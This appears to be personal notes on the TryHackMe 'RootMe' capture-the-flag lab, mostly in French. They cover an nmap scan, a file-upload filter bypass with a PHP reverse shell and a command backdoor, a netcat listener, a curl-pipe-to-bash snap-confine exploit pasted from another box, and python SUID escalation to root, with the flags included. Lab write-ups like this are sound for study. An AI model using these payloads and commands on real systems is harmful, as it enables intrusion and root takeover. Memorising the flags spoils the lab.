


Rootme

samedi 4 octobre 2025 20:48

```
sudo nmap -sVC -p- -Pn 10.10.246.170 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 20:42 CEST
Nmap scan report for 10.10.246.170
Host is up (0.10s latency).
Not shown: 65500 closed tcp ports (reset), 33 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 87:17:15:73:be:05:54:ea:d1:52:f9:24:f0:7a:d7:c5 (RSA)
|   256 0d:83:14:61:67:be:24:56:d2:79:ae:25:18:21:6d:4c (ECDSA)
|_  256 a5:7b:3f:da:3b:90:4c:e6:df:4e:6d:8c:cb:07:ee:ae (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.67 seconds
```









Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80





On change le .php en .php7 :

Request

Pretty Raw Hex

```
POST /panel/ HTTP/1.1
Host: 10.10.246.170
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------142517300716126060021904544987
Content-Length: 9765
Origin: http://10.10.246.170
Connection: keep-alive
Referer: http://10.10.246.170/panel/
Cookie: PHPSESSID=ao1olbv83i9k2q0u67nbki2lv6
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------142517300716126060021904544987
Content-Disposition: form-data; name="fileUpload"; filename="rev.php7"
Content-Type: application/octet-stream

<?php
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
    );
    private $buffer = 1024;  // read/write buffer size
    private $clen   = 0;     // command length
    private $error  = false; // stream read/write error
    private $sdump  = true;  // script's dump
```

Response

Pretty Raw Hex Render


```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 826
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, ini
    <link rel="stylesheet" href="../css/panel.css">
    <script src../"js/maquina_de_escrever.js">
    </script>
    <title>
      HackIT - Home
    </title>
  </head>
  <body>
    <div class="first">
      <div class="main-div">
        <form action="" method="POST" enctype="multipart/f
          <p>
            Select a file to upload:
          </p>
          <input type="file" name="fileUpload" class="file
          <input type="submit" value="Upload" name="submit

          <p class='success'>
            O arquivo foi upado com sucesso!
          </p>
          <a href='../uploads/rev.php7'>
            Veja!
          </a>

        </form>
      </div>
```


Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
rev.php7	2025-10-04 19:15	9.2K	


Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80


Ça ne fonctionne pas donc on va uploader une backdoor.







"; $cmd = ($_REQUEST['cmd']); system($cmd); echo ""; die; } ?> Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd



10.10.246.170/uploads/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-
Index of /uploads
Name Last modified Size Description
Parent Directory -
backdoor.php7 2025-10-04 19:20 328
oscpmonkey.php5 2025-10-04 20:10 5.3K
rev.php7 2025-10-04 19:15 9.2K
Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80


(alice㉿alice)-[~/Bureau/THM/CTF/Rootme]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.116.117] from (UNKNOWN) [10.10.246.170] 35408
Linux ip-10-10-246-170 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 U
GNU/Linux
20:10:16 up 1:30, 0 users, load average: 0.02, 0.01, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$


0×000001ffffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setu
id,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap
_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_s
ys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_s
etfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,38,39,40
CapAmb: WARNING: libcap needs an update (cap=40 should have a name).
0×0000000000000000=
Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/snap/core20/2599/usr/bin/ping = cap_net_raw+ep
/snap/snapd/24792/usr/lib/snapd/snap-confine = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chr
oot,cap_sys_ptrace,cap_sys_admin+p
/bin/ping = cap_net_raw+ep
Users with capabilities
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
Checking misconfigurations of ld.so
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso
/etc/ld.so.conf
Content of /etc/ld.so.conf:


CVE-2021-44731-snap-confine-SUID
Local Privilege Escalation Exploit for CVE-2021-44731, snap-confine 2.54.2 and lower
All credit to Qualys for finding this and providing a detailed exploit.
https://www.qualys.com/2022/02/17/cve-2021-44731/oh-snap-more-lemmings.txt
Quick and Dirty snap-confine LPE. Will search for vulnerable version of snap-confine, if found will then exploit.
Returns a root shell, catch with netcat
$id
uid=1001(vulnchain) gid=1001(vulnchain) groups=1001(vulnchain)
$ curl http://10.8.0.134/snap_confine_LPE.sh | bash
curl http://10.8.0.134/snap_confine_LPE.sh | bash
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2073 100 2073 0 0 28397 0 --:--:-- --:--:-- --:--:-- 28013
Non-vulnerable version found: 2.54.3
Vulnerable version found: 2.44.3 at /usr/lib/snapd/snap-confine
Vulnerable version found: 2.44.3 at /home/vulnchain/snap-confine
Performing actions with a vulnerable version...
Chosen vulnerable version: 2.44.3

```
cd www
www-data@ip-10-10-246-170:/var/www$ ls
ls
html  snap  user.txt
www-data@ip-10-10-246-170:/var/www$ cat user.txt
cat user.txt
THM{y0u_g0t_a_sh3ll}
```




```
cat user.txt
THM{y0u_g0t_a_sh3ll}
www-data@ip-10-10-246-170:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
www-data@ip-10-10-246-170:/var/www$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
#
```

```
root.txt  snap
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```